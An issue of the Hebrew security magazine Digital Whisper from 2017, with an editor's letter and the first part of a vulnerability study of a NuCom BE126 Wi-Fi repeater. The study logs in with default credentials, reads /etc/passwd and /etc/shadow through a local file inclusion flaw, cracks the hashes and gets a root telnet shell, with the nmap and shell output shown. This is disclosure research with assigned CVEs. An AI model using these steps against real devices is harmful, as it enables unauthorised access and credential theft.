


Digital Whisper

גליון 86, ספטמבר 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	חי מזרחי, עומר כספי, גל ביטנסקי ואייל איטקין

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-86 של DigitalWhisper!

מה אתם יודעים? מסתבר ש-86 מתחלק ב-12 ללא שארית, מה שאומר שסגרנו עוד שנה לוגית של פעילות. מה שאומר - 7 שנים של תוכן. 7 שנים של מאמרים וכמעט 200 חברים שצעדו איתנו קדימה, עזרו, תרמו מזמנם וממרצם כדי לכתוב ולאפשר לנו להמשיך לפרסם מאמרים ובכך לתרום לסצינת ההאקינג בארץ. ועל כך - תודה רבה!

ולעניין שונה אך דומה:

הייתי שמח אם שבעת השנים שחלפו היו מלאות יותר ביוזמות יום-יומיות הקשורות לסצינה המקומית, יש כמובן יוזמות ברוכות, והן עוזרות ודואגות שתהיה במה לתחום פה בארץ (כמו לדוגמא dc9723, שמתחזקים קבוצת פייסבוק ענפה ודואגים לארגן מפגשים והרצאות בנושא, או כנסים שהיו פה בשנים האחרונות כגון BsidesTLV, BlueHat IL, OWASP Israel, שבועות Cyber בכל מיני אוניברסיטאות בארץ וכו'), אבל נראה שזה עדיין לא מספיק כדי להרים את הרמה של הקהילה בארץ (ולא, קבוצות Whatsapp הן לא היוזמות שאני מדבר עליהן).

אחד המקומות היחידים היום (שאני מכיר לפחות) שאיכשהו אפשר להגיד שמשתפים בו ידע בתחום, הוא קבוצת הפייסבוק של dc9723, אבל גם יוזמה זו אינה מספקת. דעתי האישית היא שככל הנראה פייסבוק היא לא הפלטפורמה המתאימה לדיונים עמוקים, מחקרים משותפים או סתם שיתוף ידע טכני. ובנוסף, אי-אפשר לטעון שאין אנשים ברמה בארץ (אחד מהטיעונים ששמעתי לא מעט), עובדה שבכל הכנסים הנחשבים בחו"ל יש לא מעט ישראלים שבאים להרצות, ואינספור עובדי חברות ישראליות בתחום מפרסמים דפי מחקר רציניים ביותר.

אז תקראו לי מיושן, אבל נראה לי שהמקום האידיאלי לנושא הוא מערכת פורומים מהסוג הישן והנח, כזה שניתן לשתף קוד בצורה נוחה, תרשימים, לשאול שאלות ולענות עליהן באופן מסודר ובהיר.

לא מעט פעמים חשבתי על להקים מערכת פורומים כזאת, אך היה זה אומר לקצץ עוד מהזמן שאני מקצה למגזין, ובכך לפגוע בו עוד (מספיק שכבר היום אני לא מגיע לחצי מהדברים שהייתי רוצה לקדם במסגרת המגזין), וברור לי שלא הייתי מצליח להחזיק בצורה המינימלית ביותר שני פרוייקטים בסדר גודל שכזה.

אז מה אני רוצה להגיד בעצם? שלדעתי, יש מקום באינטרנט הישראלי למערכת פורומים בתחום. מי שלא תהיה / תהיי - אם אתם קוראים את השורות האלה, ויש לכם את הרצון, הראש, הרצינות והזמן, אני חושב ששווה מאוד להרים את הכפפה הזאת. הרעיון לא אמור להיות מתוחכם כל כך, והקושי העיקרי יהיה כנראה בתקופת הזמן הראשונה: ממה שלמדנו במסגרת העבודה על המגזין, הקהל הישראלי הוא אגוז

קשה לפיצוח ולוקח לו זמן לשתף פעולה (אם אני לא טועה, רב המאמרים בחמשת או ששת הגליונות הראשונים נכתבו על ידי ועל ידי ניר, מזל שחשבנו על העניין מראש, ועוד לפני יציאת הגליון הראשון כבר כתבנו כמות מאמרים שתעזור למגזין להחזיק מעמד עד שהקהל בארץ יתעורר).

אך מלבד העניין הזה, אני מעריך שקהילה כזאת עשויה לגדול ולפרוח גם בכמות המשתתפים, גם באיכות הדיונים וגם ברמה הטכנית שתהיה שם, כי היום אין באמת מקום לנהל דיון טכני מעמיק בעברית בתחום, ואם אני מצליח להרגיש טוב את השטח - זה חסר. וחבל שכך.

אה, ויש לי נקודה נוספת שקשורה ל-7 שנים!

היום (ה-30/08/2017, אתם בטח תקראו את זה כבר מחר...), בדיוק לפני שבע שנים התחתנתי עם הבחורה המדהימה ביותר שתפגשו פה באיזור. אין לכם מושג כמה אתם חייבים לה בתור קוראים של המגזין. ואני? לא יכולתי לבקש אישה תומכת ומבינה יותר, ארִיָה - מדהימה שכמותך, לעוד אינספור שנות נישואין מאושרות!

וכמובן, רגע לפני שניגש למאמרים, נרצה להגיד תודה רבה לכל מי שבזכותו הגליון ה-86 מתפרסם: תודה רבה ל**חי מזרחי,** תודה רבה ל**עומר כספי,** תודה רבה ל**גל ביטנסקי** ותודה רבה ל**אייל איטקין**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

Don’t Repeater Me - חלק א'

איך הבסנו רכיב תקשורת מסוג מגדיל טווח

מאת חי מזרחי ועומר כספי

הקדמה

במאמר זה נציג מחקר שביצענו לאחרונה אשר מדגים כיצד הצלחנו למצוא כמה פגיעויות ברכיב תקשורת מסוג Repeater, שבאמצעותן קיבלנו **שליטה מלאה עליו.**

בסופו של דבר הצלחנו להריץ פקודות מרוחקות בתוך ה-LAN, דילוג מממשק ה-Web לתשתית הרכיב, ועוד. במאמר זה נציג את כלל דרכי החשיבה שעלו במהלך המחקר, וקטורי תקיפה, ועוד.

מאמר זה מחולק ל-2 חלקים:

1. מחקר אפליקטיבי, תשתיתי, ותחילת מחקר הנדסה לאחור אודות הרכיב.
2. המשך מחקר הנדסה אחורית ומחקר אודות החומרה של רכיב ה-Embedded.

כמה מילים על רכיבי תקשורת


בעולם של היום בעקבות הוזלה של רכיבים אלקטרוניים והיות ולינוקס מאוד נפוצה על מגוון פלטפורמות המשימה של ייצור מכשיר Embedded נהפכה לפשוטה הרבה יותר מאשר שימוש ב-RTOS[1], הפשטות הזו הובילה לריבוי יצרנים של מכשירי Embedded, שלרוב לא שמים דגש על אבטחת מידע. במאמר זה נראה מה החשיבות של אבטחת מידע גם במוצרי Embedded פשוטים אלו.

IoT - אינטרנט של הדברים

בעידן של היום ובעולם של IoT - 'Internet of Things', הקונספט של חיבור הטלויזיות, מקררים, ואפילו המזגנים לרשת האינטרנט (בעולם שבו כל רכיב פיזי מקבל כתובות IP) מאפשר לנו לשלוט על המוצרים הללו מרחוק לצורך עבודה חכמה ויעילה יותר.

כיוון שמדובר על נושא חדש, המודעות לאבטחה נמוכה. יש קשר מאוד הדוק בין עולם מוצרי Embedded וה-IoT בכך שמכשירי ה-IoT הם בפועל מוצרי Embedded ייעודים אשר לעיתים מריצים מערכות הפעלה מבוססות Linux, יחד עם תוכנות ייעודיות ועוד.

[1] **RTOS** - Real Time Operation System, מערכת הפעלה שנועדה לשימוש במערכות זמן אמת. בדר"כ מספקת פונקצונליות מינימליות כגון הקצאות זיכרון, מנגנוני תזמון תהליכים וכו'.



קצת תמונות של הרכיב ו-יאללה יוצאים לדרך! ☺

[Front - WIFI Repeater BE126 :1 איור]

[Buttom - WIFI Repeater BE126 :2 איור]

דיווח הפגיעות

1. בוצעה פנייה בנושא לחברה הסינית אשר פיתחה את הרכיב - **אך ללא מענה**.
2. בוצעה פנייה לדיווח דרך גוף CERT-IL הישראלי, אך גם מהם **לא קיבלנו מענה**.

ולכן, לאחר המתנה של 3 חודשים מאז הדיווח, הוחלט לפרסם את המאמר הנ"ל.

מספרי ה-CVE-ים שנחתמו:

פגיעויות אלו נחתמו במספרי ה-**CVE**[2]-ים הבאים:

1. CVE-2017-8770 - Local File Inclusion.
2. CVE-2017-8771 - Command Injection through WAN.
3. CVE-2017-8772 - Default Login Credentials.
4. CVE-2017-13713 - Command Injection through HTTP.

סריקת פורטים על הרכיב:

כחלק מתהליך החקירה, תחילה נאסוף את המידע תשתיתי הבא על הרכיב (מידע זה יכול לשמש אותנו בהמשך):

- סוג מערכת הפעלה
- פורטים פתוחים
- השירותים שרצים בפורטים הללו
- גירסאות השירותים
- ועוד...

לצורך כך נשתמש בכלי **Nmap**[3], אשר מאפשר לסרוק כתובות IP ברשת, ולהוציא את המידע שמופיע ברשימה שלמעלה. קודם כל, נגלה אילו כתובות IP קיימות ברשת ה-LAN שלנו, באמצעות סריקת Ping:

[2] **CVE Numbers** - Common Vulnerabilities and Exposures, אשר מייצג את מספר הפגיעות הציבורית שפורסמה לציבור, על מנת לשתף מידע אודותיה כגון: כלים, שירותים, ועוד.

[3] **Nmap** - תוכנת סריקת רשת, המשמשת לגילוי מתחמים ושירותים ברשת המחשבים. דרך פעולתה היא שליחת חבילות רשת בעלות מבנה מסוים אל המתחם הרצוי, וניתוח התשובה שמתקבלת ממנו.

```
C:\Program Files\nmap-7.01>nmap -sn 10.100.102.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-20 11:17

Nmap scan report for 10.100.102.1
Host is up (0.031s latency).
MAC Address: [redacted]
Nmap scan report for 10.100.102.17
Host is up (0.00s latency).
MAC Address: [redacted]
Nmap scan report for 10.100.102.51
Host is up (0.00s latency).
MAC Address: [redacted] (NuCom HK)
Nmap scan report for 10.100.102.7
Host is up.
Nmap done: 256 IP addresses scanned in 3.33 seconds
```

נמצא כי הרכיב שלנו נמצא בכתובת רשת 10.100.102.7, וע"פ זיהוי כתובת ההתחלתית של כתובת ה-MAC, הוא זוהה ככתובת ששייכת לחברת 'NuCom HK' (חברה סינית, שממוקמת בהונג קונג) - וזה אכן הוא:

NuCom HK Ltd.

ID: 13597

Vendor	NuCom HK Ltd.
Vendor code	nucom_hk_ltd
Addresses	Unit B 11/F, Eton Bldg, 288 Des Voeux Rd. Central Hong Kong Hong Kong 00852
Country	China
Country code	CN
Assigned MAC range	**format 1**: 78:D9:9F:xx:xx:xx **format 2**: 78-D9-9F-xx-xx-xx **format 3**: 78D9.9Fxx.xxxx

כעת, שבידינו הכתובת שלו, נוכל להמשיך לשלב סריקת הפורטים, מציאת הגירסאות וסוג מ"ה: באמצעות דגל ה-A שבכלי Nmap:

```
C:\Program Files\nmap-7.01>nmap -A 10.100.102.52

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-20 11:27
Nmap scan report for BE126 (10.100.102.52)
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
23/tcp   open  telnet  BusyBox telnetd 1.0
80/tcp   open  http    mini_httpd 1.19 19dec2003
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
1050/tcp open  http    mini_httpd 1.19 19dec2003
| http-auth:
| HTTP/1.1 401 Unauthorized
|_  Digest realm=dirname nonce=d90c940280ccbedfc89c0c6edb7f701b uri=/ qop=auth opaque=0123456789987654 algorithm=MD5
|_http-title: 401 Unauthorized
MAC Address: [redacted] (NuCom HK)
Device type: WAP
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux kernel:2.4.36
OS details: DD-WRT v24-sp1 (Linux 2.4.36)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   3.24 ms BE126 (10.100.102.52)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.11 seconds

C:\Program Files\nmap-7.01>
```

[תוך כדי תהליך הבדיקה - כתובת ה-IP השתנתה לנו מ-51 ל-52 עקב הגדרתו כ-DHCP, יש להתעלם משינוי זה בתמונות]

ניתן לראות כי:

1. סוג מערכת ההפעלה היא מסוג Linux, אשר רצה תחת גירסת Kernel 2.4.36.
2. ניתן לראות שהמכשיר מספק שירות Telnet בפורט 23, וגירסתו BusyBox telnetd 1.0.

   יש לציין שפרוטקול Telnet מוגדר כפרוטוקול לא מוצפן - כלומר באמצעות התקפת Man in the Middle ברשת ה-LAN ניתן להסניף את התעבורה שבו.
3. שירות ה-HTTP שבממשק ה-Web רץ על גירסת mini_httpd 1.19.

לאחר בדיקה קטנה, נמצא כי שירות ה-mini_httpd 1.19 מוגדר כפגיע, וקיימים עבורו פגיעויות במאגר Exploit-DB:


פגיעות זו מאפשרת לנו לבצע Command Injection על ידי שליחת בקשת HTTP לשירות ה-Web באמצעות הכלי cURL.

התחברות לממשק ה-Web

לאחר שגילינו שהרכיב מאזין בפורט 80 בפרוטוקול HTTP, אשר משמש כממשק ניהול, נתחבר אליו דרך דפדפן Chrome ונקבל:


כמובן שננסה קודם כול להתחבר עם פרטי הזדהות בררת המחדל - כגון admin, root וכו' לפני שנרוץ לבצע Brute Force על הממשק עצמו.

לאחר ניסיון להקשת 'admin' בתיבת הסיסמא - **אנחנו בפנים!**




על מנת לחקור את בקשות הממשק, נעזר בכלי **Burp Suite** - כלי אשר משמש כ-Proxy בין עמדת הקצה שלנו לבין הרכיב עצמו.

בעזרת הכלי נוכל לתחקר את בקשות ה-HTTP שנשלחות לכיוון השרת. בעת שיטוט בתפריט האתר, נראה כי ישנו דף אשר מכיל בין היתר פרמטר **חשוד** בשם 'getpage' אשר מועבר ב-HTTP Request של אותו הדף:



בפרמטר זה מצאנו כי ישנו פגיעות מסוג **LFI - Local File Inclusion**, אשר מאפשרת לנו לקרוא קבצים פנימיים מתוך הרכיב עצמו.


ננסה לקרוא את קובץ '/etc/passwd' - קובץ שתוקפים מעוניינים בו, אשר מכיל את שמות המשתמשים המקומיים שנמצאים במערכת ההפעלה מסוג Linux:



הצלחנו. ניתן לראות את התשובה (Response) שחוזרת מבקשת ה-HTTP באמצעות הכלי Burp Suite.

ננסה כעת לקרוא את קובץ '/etc/shadow' אשר מכיל את ה-Hash-ים של משתמשי המערכת שנמצאו בקובץ '/etc/passwd':

יש לציין שאת קובץ זה ניתן לקרוא רק באמצעות משתמש עם **הרשאות גבוהות - root**. כלומר - נקווה שתהליך ה-httpd שבו רץ שירות ה-Web רץ תחת משתמש עם הרשאות אלו.



הצלחנו ! ☺ אכן השירות רץ תחת הרשאות root...

לאחר בדיקה באינטרנט מול מאגר מסוג 'Rainbow Tables', נמצא כי ה-Hash-ים שנמצאו בקובץ Shadow הם מסוג MD5, ולכן בקלות ניתן לפענח אותם, ולקבל את הסיסמא כ-Plain Text:

לאחר שגילינו כי ברכיב פתוח שירות telnetd בפורט 23, נבצע חיבור אליו. נראה כי אנו מתבקשים להזדהות באמצעות שם משתמש וסיסמא:

```
C:\Users\Hay>telnet 10.100.102.52 23
(none) login:
```

ננסה להכניס את פרטי ההזדהות שמצאנו למעלה בעקבות **פגיעות LFI**:

```
Telnet 10.100.102.52
(none) login: root
Password:


BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

כמו שניתן לראות, התחברנו כמשתמש **root**, וקיבלנו מעטפת (Shell) מסוג ash (**Almquist Shell**[4]) אשר רץ על BusyBox[5] כפי ש-Nmap הצליח לגלות לנו בסריקה ☺

חקירת ממשק ה-CLI

לאחר ההתחברות לממשק ה-CLI, בדקנו אילו פקודות קיימות על הרכיב עצמו באמצעות פקודות help שבתמונה הבאה:

```
Telnet 10.100.102.62
# help

Built-in commands:
------------------
        . : [ [[ alias bg break cd chdir continue echo eval exec exit
        export false fg hash help jobs kill let local pwd read readonly
        return set shift source test times trap true type ulimit umask
        unalias unset wait

#
```

נמצא כי עליו רץ רכיב ה-Busybox בגירסה v1.6.1:

```
# busybox
BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) multi-call binary
Copyright (C) 1998-2006  Erik Andersen, Rob Landley, and others.
Licensed under GPLv2.  See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, arp, arping, ash, cat, chmod, cp, date, echo, egrep, fgrep, free, fuser, getopt, grep,
        halt, ifconfig, inetd, init, kill, killall, klogd, login, ls, mkdir, mknod, mount, mv, netstat,
        ping, poweroff, ps, reboot, rm, route, sh, sleep, tar, telnetd, test, tftp, top, traceroute, true,
        umount, vconfig

#
```

[4] **Almquist Shell** - סוג נוסף של מעטפת שקיים ב-Linux, מדובר על מימוש מינימלי של מטעפת POSIX.
[5] **Busybox** - היא תוכנית המספקת מספר כלים ופקודות Unix בקובץ הרצה אחד. היא יכולה לפעול בסביבות שונות ובהם Linux, אנדרואיד, FreeBSD ועוד.

ננסה לכתוב קובץ למערכת ההפעלה על מנת לראות האם יש לנו הרשאות כתיבה על המכשיר:

```
Telnet 10.100.102.62
# cd /bin/
# pwd
/bin
# echo 'testme' > file
-sh: cannot create file: Read-only file system
#
```

לצערנו, ניתן לראות כי היא מוגדרת כ-Read Only file system בלבד.

ניסינו לעקוף מגבלה זו על ידי עקיפת ה-BusyBox, אך לצערנו ניסיון זה כשל.

למרות שאנו מוגבלים ב-CLI, עדיין מאופשרת בו הרצת פקודת mount[6], אשר באמצעותה נבדוק האם יש מערכות קבצים נוספות שאליהם ניתן לכתוב:

```
BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
null on /proc type proc (rw,relatime)
tmpfs on /var type tmpfs (rw,relatime)
none on /sys type sysfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
```

נראה כי עוגנו 6 מערכות קבצים נוספות, אשר מפורטות ברשימה הבאה:

1. Squashfs - מוגדרת כמערכת קבצים Read Only שנמצאת בשימוש במערכות Embedded.
2. Proc - מערכת קבצים שנועדה לתת Runtime System Information כגון מידע על תהליכים, זיכרון, חומרה, וכו'.
3. Var - מערכת קבצים מסוג tmpfs, כלומר לאחר כיבוי המכשיר, הקבצים בתיקייה זו לא ישמרו וימחקו.
4. None - מערכת מסוג sysfs, מערכת קבצים שנועדה להעביר מידע מה-Kernel ל-User Space כגון מידע על הדרייברים, או Kernel Modules.
5. Devpts - מערכת קבצים אשר מספקת Pseudo Terminal Devices כדי לתקשר עם מערכת ההפעלה.

כפי שניתן לראות - המקום היחידי שניתן לכתוב עליו הוא במיקום '/var', כיוון ששאר מערכות הקבצים שמוגדרות כ-RW הן נועדו לספק מידע אודות ה-Kernel ולא נועדו לאחסן בהם קבצים.

[6] **mount** - פקודה זו מאפשרת לנו לראות אילו מערכות קבצים עוגנו במערכת ההפעלה שלנו.

ננסה לכתוב לשם קובץ לדוגמא, ונראה שאכן הצלחנו:

```
Telnet 10.100.102.63
# cd /var
# echo 'testme' > file
# ls -l file
-rw-r--r--    1 root     root             7 Jan  1 13:45 file
```

כהוכחת יכולת, ננסה להריץ סקריפט Bash פשוט שכתבנו על המכונה, אשר יקבל קלט מהמשתמש וידפיס אותו על המסך:

```
# cat script.sh
NAME="hello"
echo
echo $NAME
#
```


לאחר ההרצה, נראה שהסקריפט עובד, ומדפיס למשתמש הקלט שהוכנס.

לאחר שגילינו שניתן לכתוב למערכת קבצים זו ולהריץ בה סקריפטים, אנו מעוניינים להיות מסוגלים להריץ קוד מקומפל משלנו על הרכיב, כיוון שבסקריפטים אלו אנחנו מוגבלים פונקציונלית כגון שימוש בספריות או הרצת כלים מוכנים שלא נוכל להריץ אם הם לא קיימים על הרכיב עצמו (לדוגמא: netcat).
